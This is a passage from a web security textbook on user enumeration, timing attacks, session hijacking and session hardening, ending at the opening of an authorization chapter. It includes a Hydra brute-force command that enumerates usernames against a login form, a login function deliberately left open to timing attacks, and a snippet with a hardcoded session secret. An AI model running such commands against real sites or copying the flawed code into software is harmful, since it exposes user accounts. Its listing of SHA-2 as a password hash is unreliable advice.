
A brute-forcing tool like Hydra can easily be set to enumerate users by collecting usernames that respond with the message "Incorrect password":

```
hydra -L /usr/share/wordlists/usernames.txt  
-p password example.com https-post-form  
"/login:^USER^&=admin&password=password:Incorrect password"
```

Registration and password reset pages often exhibit a similar vulnerability. If a new user attempts to sign up to your web application with their email address and the sign-up message reveals there is already a user with that email address, an attacker can enumerate users from the registration page:



Similarly, if the password reset page leaks user information, an attacker can use it to infer which user accounts exist:



(Incidentally, this also demonstrates that you should be using CAPTCHAs on sign-up and password reset pages, since an attacker can easily trigger millions of unwanted emails with a brute-forcing tool like Hydra. Even if they have no access to those email accounts, they can effectively turn your web application into a spamming machine.)

To protect against user enumeration, you should take the following precautions:

- Login pages should show the same error message (for example, "Invalid credentials") when a username does not exist, or the password is incorrect.
- Registration pages should show the same welcome message (for example, "Check your inbox") when a user enters their email address, whether they have an existing account or not.
- Password reset pages should show the same message (for example, "Check your inbox") when a user enters their email address, whether they have an existing account or not.

This leaves a couple of edge cases you need to cope with. If an existing user attempts to sign up a second time, you still need to send them an email. Generally speaking, you can just send them a regular password reset email, nudging them toward resetting their password on their existing account.

Finally, if a user attempts to reset their password using an email address that

doesn't exist, you have a choice:

- Don't send an email—and change the acknowledgment message to make the situation clear.
- Better yet, send an email politely stating that no account exists yet, but here's a sign-up link if they want to join.

Either way, it helps to repeat the email address in the acknowledgment message so that users can quickly spot their mistyped email address. Nothing is more frustrating than being told you will receive an email and not getting it!

## Public usernames

Avoiding user enumeration is straightforward for web applications where each user logs in with their email address. On forums and social media sites, however, users will have a display name that is different from their email address, and these usernames are necessarily public.

Often, the username acts as a profile page. So, on Reddit.com, for example, the profile for the user sephiroth420 would be here:

<https://www.reddit.com/user/sephiroth420>

On X (formerly Twitter), the corresponding user would be here:

<https://www.twitter.com/sephiroth420>

With public usernames, the sensitive piece of information you are trying to protect is which email address corresponds to each username. People have good reasons to remain anonymous on the internet! Login pages, registration pages, and password reset pages should not leak this information:

**X BAD**



**✓ GOOD**



When you design a web application to use public usernames, you have a security decision to make: should you allow your users to sign in with their public display name (rather than their email address)? Since these usernames can be enumerated by an attacker, the most secure option is to require users to supply their email addresses when logging in. However, you will notice that most popular websites do allow users to log in by using their public username:



## Sign in to Twitter

Sign in with Google

Sign in with Apple

or

Phone, email address, or username

**Next**

[Forgot password?](#)

Don't have an account? [Sign up](#)

In this case, Twitter is prioritizing usability over security, and they have to rely on other approaches to secure accounts.

## Timing attacks

Generating a password hash via a hash function is a time-consuming process by design, and if you generate hashes during the login process only when a user correctly supplies a username, then there will be a slight (but measurable) difference in how fast the HTTP response is returned:

```
def login(username, password, users)
  user = User.find_by_username username

  if user.nil?
    render json: { error: 'Invalid email or password.' },
               status: :unauthorized
  end

  stored_password = BCrypt::Password.new(user[:password_hash])

  if stored_password == password
    sign_in(:user, user)
    render json: { message: 'Welcome back!' },
               status: :found
```

```

    else
      render json: { error: 'Invalid email or password.' },
                  status: :unauthorized
    end
  end

```

Attackers can measure these differences to enumerate users, as a type of *timing attack*. To allow for unreliable network speeds, they can retry the same set of credentials several times and average the response time.

To protect against timing attacks, you should hash the password supplied during login regardless of whether the supplied username matches an account in your web application:

```

def login(username, password, users)
  user = User.find_by_username username

  stored_password = user.nil? ?
    BCrypt::Password.create("") :
    BCrypt::Password.new(user[:password_hash])

  if stored_password == password and not user.nil?
    sign_in(:user, user)
    render json: { message: 'Welcome back!' },
            status: :found
  else
    render json: { error: 'Invalid email or password.' },
            status: :unauthorized
  end

end

```

This will mean the HTTP response will be generated in approximately the same amount of time regardless of whether an attacker has correctly guessed a username.

## Summary

- Consider implementing single sign-on via OAuth or SAML so that your users can keep their credentials with a trusted third-party identity provider (and you can dispense with the security burden of storing credentials).

- Nudge your users toward choosing complex passwords, especially emphasizing password length, to make it harder for an attacker to guess passwords.
- Protect your login pages, signup pages, and password reset pages from simple brute force attacks by implementing a CAPTCHA.
- Consider punishing incorrect password guesses using rate-limiting, to bog down attackers launching brute force attacks.
- Implement multifactor authentication using biometrics (most secure), authenticator apps (still good), or SMS messages (expensive and somewhat flawed).
- Always store user passwords for inbound access in hashed form, using a strong function (like SHA-2, SHA-3, or Bcrypt), and apply a salt and pepper value
- Store passwords for outbound access with a strong, two-way encryption algorithm like AES-256. Store the encryption key used in a separate location from the encrypted values.
- Ensure your login, signup, or password reset pages do not leak the existence of user accounts via error messages or acknowledgment messages.
- During the login process, calculate the hash of the supplied password whether the user account exists or not. This will prevent timing attacks that allow user accounts to be enumerated.

# 9 Session vulnerabilities

## This chapter covers

- How server-side and client-side sessions are implemented
- How sessions can be hijacked on the network if you use unencrypted communication
- How sessions can be hijacked by cross-site scripting if you allow JavaScript to access cookies
- How sessions can be forged if session identifiers are guessable
- How sessions can be hijacked if session identifiers are passed in URLs
- How client-side sessions can be tampered with unless you digitally sign or encrypt session state

In the preceding chapter, we looked at how attackers try to steal credentials from your users. If that's not feasible, the next thing an attacker will try is accessing a victim's account after they have logged in.

The continued, authenticated interaction between a browser and a web server—where a user visits various pages on your web application and the server recognizes who they are—is called a *session*. *Session hijacking* is the act of stealing a user's identity while they are browsing the web application.

If an attacker can hijack sessions from your website, they can act as that user. Hackers are inventive in the ways they have discovered to steal sessions, so we dedicate a whole chapter to the subject. Before we get started, let's first review how sessions are implemented by web applications.

## How sessions work

Rendering even a single page of a website usually requires a browser to make multiple HTTP requests to the server. The initial HTML of the page will be loaded, and then the browser will make additional requests to load the JavaScript, images, and stylesheets referenced in that HTML.

If the website has user accounts, sending the credentials with each of these HTTP requests is not feasible. We saw in the preceding chapter how checking a password is a slow process by design, so the web server would end up doing a lot of unnecessary work. Besides that, each time credentials are sent over an internet connection, it's an opportunity for an attacker to steal them.

This is the problem that sessions are designed to solve: allowing the web server to recognize the returning user without rechecking credentials for each request. Web servers manage sessions in a number of distinct ways.

## Server-side sessions

Typically, sessions are implemented by assigning each user a temporary, unguessable random number called the *session identifier* after they log in. This will be returned in the HTTP response in the `Set-Cookie` header and simultaneously stored on the server.

Subsequent HTTP requests will pass back the session identifier in a `Cookie` header, which allows the server to recognize the user without having to recheck credentials. Since the session identifier is stored on the server so that it can be revalidated on subsequent requests, we call this implementation a *server-side session*.

Server-side session management is easy to add to most modern web servers. Here's how to add sessions using the Express.js web framework in Node.js:


```
const express = require('express');
const sessions = require('express-session');
const app = express();

app.use(sessions({
  secret: process.env.PRIVATE_SESSION_KEY, #A
  cookie: {
    maxAge: 1000 * 60 * 60 * 24, #B
    secure: true, #C
    httpOnly: true, #D
    sameSite: 'lax' #E
  }
}));
```

This code snippet uses the express-session library to implement session management. The resource that allows the web server to save and look up session identifiers is called a *session store*. In this example, we are simply using an in-memory session store, which is the default.

Sessions are used for more than recognizing returning users. The web server will keep some temporary state for the user in the session store, too, called the *session state*. This might record, for example, the items they are adding to their shopping basket or a list of recently visited pages—basically, anything the server needs to access quickly when responding to HTTP requests for that user.

To work correctly, however, non-trivial applications will require a more complex deployment for sessions than just illustrated. Anything but the most trivial web application will be deployed to multiple running web servers, with incoming HTTP requests being dispatched to a particular web server instance by a load balancer.




The load balancer, as its name suggests, attempts to balance the load between web servers, dispatching HTTP requests in such a way that each web server is handling a roughly equal number of HTTP requests.

This means that each HTTP request in a session may end up being sent to a

different web server. (Load balancers can be configured to be *sticky*—requests from the same IP address will always be sent to the same web server—but this isn't 100% reliable, since users will occasionally change the IP address midsession.)

Deploying a load balance means that each web server has to be able to access the same session store, which means that web servers need a way to share sessions. Each web server runs in a different process, and potentially on a different physical machine; hence they do not have access to each other's memory space. Typically, this means using a session store backed by a database or an in-memory data store like Redis:



In our Express.js example, you can configure the session store to use a shared Redis instance as follows:

```
const express      = require('express');
const sessions    = require('express-session');
const RedisStore  = require("connect-redis")(session);
const { createClient } = require("redis");
const app          = express();

const redis = createClient(); #A
redis.connect().catch(console.error);

app.use(sessions({
  secret: "8b1b8c46-480b-4ee7-be12-a83953fe79ee",
```


```
    store: new RedisStore({ #B
      client: redis
    }),
    cookie: {
      maxAge: 1000 * 60 * 60 * 24,
      secure: true,
      httpOnly: true,
      sameSite: 'lax'
    }
  )));
})
```

Implementing a shared session store allows the application to use session management while deployed behind a load balancer.

Reading and writing session state to the session store often creates a bottleneck for large applications, however. (This is particularly true if a traditional SQL database is used as a session store.) In response to this scalability concern, web server developers found another way to implement sessions.

## Client-side sessions

Many web servers also support *client-side sessions*, where the entire session state and the user identifier are sent to the browser in the session cookie. When the cookie is returned in subsequent HTTP requests, whichever web server receives the request has everything they need to service the request, without looking anything up in a shared session store.



Here's how client-side sessions can be look in Express.js—you simply tell the web server to use the `cookie-parser` library to handle sessions:

```
var express      = require('express')
var cookieParser = require('cookie-parser')

var app = express()
app.use(cookieParser()) #A
```

Session state can be stored in the cookie and recovered in the following manner:

```
app.get('/', (request, response) => {
  request.session.username = 'John';
  response.send('Session data stored on client-side.');
});

app.get('/user', (request, response) => {
  const username = request.session.username;
  response.send(`Username from session: ${username}`);
});
```

Client-side sessions can help a lot with scalability, but as you can probably imagine, they open up some new security issues. A malicious user can easily tamper with the session state in a client-side session, so the web server will need to tamper-proof the session cookie by either digitally signing the

contents or encrypting it. (The code snippet above uses digital signatures, and we will dig into how it works in a moment.)

## JSON Web Tokens (JWTs)

There is one further way of implementing sessions that we should discuss: modern web applications often make use of JSON Web Tokens (JWTs, pronounced "jots") to hold session state.

A JSON Web Token is simply a digitally signed data structure that can be read and validated by either client-side or server-side code, encoded in JavaScript Object Notation (JSON) format. Here's an example of generating a JWT in Node.js:

```
const tokens = require('jsonwebtoken');
const payload = { userId: '123456789', role: 'admin' };
const secretKey = process.env.SECRET_KEY;
const jwt = tokens.sign(payload, secretKey);
```

JWTs are a convenient way to identify a user when a web application fetches data from multiple different *microservices*—small, single-purpose web services often deployed on separate domains. By design, JWTs allow a service to verify the authenticity of an access token without having to consult the service that originally issued the token. This helps with scalability since the authentication service won't be unnecessarily bombarded with requests.

When the web application needs to access an authenticated service, the JWT that act as credentials. Often it is sent in the `Authorization` header of the HTTP request, as shown:

```
fetch('https://api.example.com/endpoint', {
  method: 'GET',
  headers: {
    'Authorization': `Bearer ${jwt}`
  }
}).then(response => {
  if (response.ok) {
    return response.json();
  } else {
    throw new Error('Request failed');
```

```
});
```

JWTs that are explicitly handled by client-side JavaScript in this fashion a security risk, however: they are vulnerable to being stolen via cross-site scripting. For this reason, many applications pass JWT access tokens in the `Cookie` header, marking the cookies as `HttpOnly` to prevent them from being accessible to JavaScript. In a sense, the JWT acts a client-side session that can be read each separate microservice.


## Session hijacking

Now that we have a clear idea of how sessions work, let's move on to the juicier business of how attackers attempt to steal or forge—and how you can stop them. A stolen or forged session allows an attacker to log into your web application as the user whose session has been stolen or forged.

### Session hijacking on the network

We looked at *monster-in-the-middle* (MITM) attacks in Chapter 7, where an attacker sits between a web server and a browser, trying to snoop on sensitive traffic. Session identifiers are often a target of this type of attack.

Session hijacking on the network was once so easy to achieve that a developer named Eric Butler released a Firefox extension called Firesheep to demonstrate the risks. When connected to a Wi-Fi network, Firesheep would listen for any insecure traffic connecting to major social media sites like Facebook or Twitter and show the victim's username in a sidebar. The hacker could then simply click on the username and log in as that user.



When Firesheep was released as a proof of concept, the major social networks quickly switched to HTTPS-only communication, ensuring that session cookies were passed only over a secure connection (and were therefore unreadable to MITM attacks.)

Any web application you maintain should apply the same lesson—all traffic should be passed over HTTPS, and cookies containing session identifiers should have the `Secure` attribute added to ensure that cookies are never passed over an unencrypted connection:

```
Set-Cookie: session_id=4b44bd3f-5186; Secure; HttpOnly
```

Most session management tools allow this aspect to be controlled via configuration settings, so protecting against session hijacking is usually a matter of setting the appropriate configuration flag. If you look back at the Express.js samples so far in this chapter, you will notice that the `secure` flag is always set to `true` when initializing the session store—which means the session cookie will be sent with the `Secure` attribute.

## Session hijacking via cross-site scripting

Sessions can also be hijacked by using *cross-site scripting* (XSS) attacks. We looked at how to defend against XSS in Chapter 6, and these protections (content-security policies and escaping) are important for protecting your session identifiers.

If you are using cookies for session management, your cookies should be marked with the `HttpOnly` keyword to ensure they are not accessible to JavaScript running in the browser:

```
Set-Cookie: session_id=4b44bd3f-5186; Secure; HttpOnly
```

Omitting this keyword means sessions are still accessible to JavaScript running in the browser.

The `HttpOnly` flag is typically controlled by a configuration flag in a modern web framework (and is often the default setting). In our code snippets, the configuration flag `httpOnly` is always set to `true` for exactly this reason.


## Weak session identifiers

Assuming that you've been reading the entirety of this chapter, it's probably abundantly clear just how many different ways a session management system can fail to secure its users. This is a useful argument for using a ready-made session manager—like the one that comes with your existing web server—rather than reinvent the wheel and possibly reimplement the security errors others have made in the past.

One flaw would manifest in older server-side session implementations was failing to choose a sufficiently unguessable session identifier. This was caused by using a weak algorithm to generate session identifiers—like a random number generator that fails to use enough sources of entropy to be truly unpredictable. Most languages come with pseudo-random number generators (PRNG) that are designed to be fast to execute but should not be used in cryptographic systems.

This security oversight can be exploited by an attacker: since they can narrow

down the potential values returned by a PRNG in a given space of time, by sending a high volume of HTTP requests—each with a new guess for a session identifier—they will eventually hit on a session identifier that is actually in use. This allows them to hijack the session.



The popular Java Tomcat server once exhibited this vulnerability since session IDs were generated using the `java.util.Random` package as a source of randomness. (You can read up on the details in the paper *Hold Your Sessions: An Attack on Java Session-Id Generation*, by Zvi Guterman and Dahlia Malkhi.)

The vulnerability was patched in Tomcat a long time ago, so modern versions of the server get their randomness from the `java.security.SecureRandom` class, which is designed to be cryptographically secure:

```
protected void getRandomBytes(byte bytes[]) {  
    SecureRandom random = randoms.poll();  
    if (random == null) {
```

```
    random = createSecureRandom();
}
random.nextBytes(bytes);
randoms.add(random);
}
```

Make sure you are using a web framework that does not generate predictable session identifiers! And keep an eye out for any security reports that describe any such issues in your web framework of choice. We will look at how to monitor risks in such third-party code in Chapter 13.

## Session fixation

You may have the impression that the internet was invented by a team of all-knowing engineers who foresaw every possible use of the network. In actuality, the internet has evolved significantly over time, exhibiting hundreds of needless security flaws as it grew, and contains a multitude of evolutionary missteps you just have to live with as a web developer.


The cookies we use today for session management didn't exist in the original version of the HTTP specification, for instance. To work around this, web servers once allowed session identifiers to be passed in URLs, and you may occasionally notice very old websites sending you to URLs such as this one:

`https://www.example.com/home?JSESSIONID=83730bh3ufg2`

This is a terrible design, security-wise, since anyone who gets access to the URL (for example, if they manage to hack the application's load balancer logs) can drop the same URL in the browser and immediately hijack the session.

In many situations, it also opens the door to *session fixation* attacks, where an attacker creates a URL with a fictional session identifier and shares the corresponding URL. If a victim then clicks on the link, they will be redirected to the login page.

Once they log in, the vulnerable web server will create a new session under that session identifier. Since the identifier was chosen by the attacker, the attacker can then hijack the session simply by visiting the same URL.



For this very reason, session management systems should never accept session identifiers suggested by the client. More pertinently, your web server should be configured not to allow session identifiers in URLs. There's no good reason to pass session identifiers in URLs now that cookies are universally supported by browsers.

This vulnerability tends to occur in older Java applications. You can prevent the passing of session identifiers in URLs by setting the following configuration setting in the `web.xml` file of your Apache Tomcat server:

```
<session-config>
  <tracking-mode>COOKIE</tracking-mode>
</session-config>
```

PHP is one of the older programming languages used to build web apps—and as a result, has exhibited every security flaw you can imagine at one time or another—also supports this questionable behavior. You should disable session IDs in URLs by making the following configuration setting in your `php.ini` file:

```
session.use_trans_sid = 0
```

## Session tampering

Client-side sessions and JWTs are uniquely vulnerable to being manipulated by an attacker. If the session state contains their username, and if an attacker is able to edit the session cookie to insert another username there, the server has no way of knowing that it's an imposter. For this reason, client-side sessions are usually accompanied by a digital signature (a topic we talked about in Chapter 3) so that any tampering can be detected. Similarly, the payload of a JWT is usually signed using an HMAC algorithm.

Here's how the `cookie-parser` library in Node.js detects tampering so that it can reject any malicious changes:

```
/**  
 * Unsign and decode the given `input` with `secret`,  
 * returning `false` if the signature is invalid.  
 */  
exports.unsign = function(input, secret){  
  var tentativeValue = input.slice(0, input.lastIndexOf('.')),  
      expectedInput = exports.sign(tentativeValue, secret),  
      expectedBuffer = Buffer.from(expectedInput),  
      inputBuffer = Buffer.from(input);  
  return (  
    expectedBuffer.length === inputBuffer.length &&  
    crypto.timingSafeEqual(expectedBuffer, inputBuffer)  
  ) ? tentativeValue : false;  
};
```

JWTs use digital signatures in a similar fashion, and any microservice that accepts a JWT must validate the signature before using it as an authentication token. It's untrusted content until proven otherwise!

One final note: client-side sessions and JWTs are often readable by the client, even when they are digitally signed. A user can simply open their browser debugger if they want to see what you are saving in their session.

If you are saving anything in the session state that you don't want the user to see, you will need to encrypt it or hold it somewhere outside the session. Nobody wants to know that their profile has been tagged as *basement dweller* or "owning more cats than is healthy."

## Summary

- Use a proven session management framework and keep it up to date with security patches.
- Ensure session cookies are passed over HTTPS by setting the `Secure` key word.
- Ensure session cookies are not accessible by JavaScript running in the browser by setting the `HttpOnly` keyword.
- Ensure your session management framework generates session identifiers from a strong random number generation algorithm.
- Ensure your session management framework does not use session identifiers suggested by the client.
- Disable any configuration settings that might allow session identifiers to be passed in URLs.
- Use digital signatures or encryption to tamper-proof your client-side sessions and JSON Web Tokens.
- Be aware that digitally signed client-side sessions and JSON Web Tokens can be read by the client, so you should avoid storing sensitive data in the session.

# 10 Authorization vulnerabilities

## This chapter covers

- How authorization is part of the domain logic of your application
- How to document authorization rules
- How to organize your URLs to keep authorization transparent
- How to check authorization at the code level
- How to catch common flaws in authorization


A typical quick start guide for a web server will cover a bunch of familiar topics: how to initialize the application, how to route URLs to particular classes or functions, how to read HTTP requests, how to write HTTP responses, how to render templates, how to use sessions, and often how to plug in an authentication system.

The counterpart of *authentication*—identifying users when they interact with your application—is *authorization*: ensuring users can access only the parts of the application they are permitted to.

Correctly implementing authorization is just as important as securing your authentication system, but you will notice that the internet is short on good advice on how to build good authorization rules. It's not a topic covered in most quick-start guides.

I call this the draw-the-rest-of-the-owl problem: security advice is clear about the importance of correctly implementing authorization, but quite how to get there is left as an exercise to the reader.

# How to draw an owl



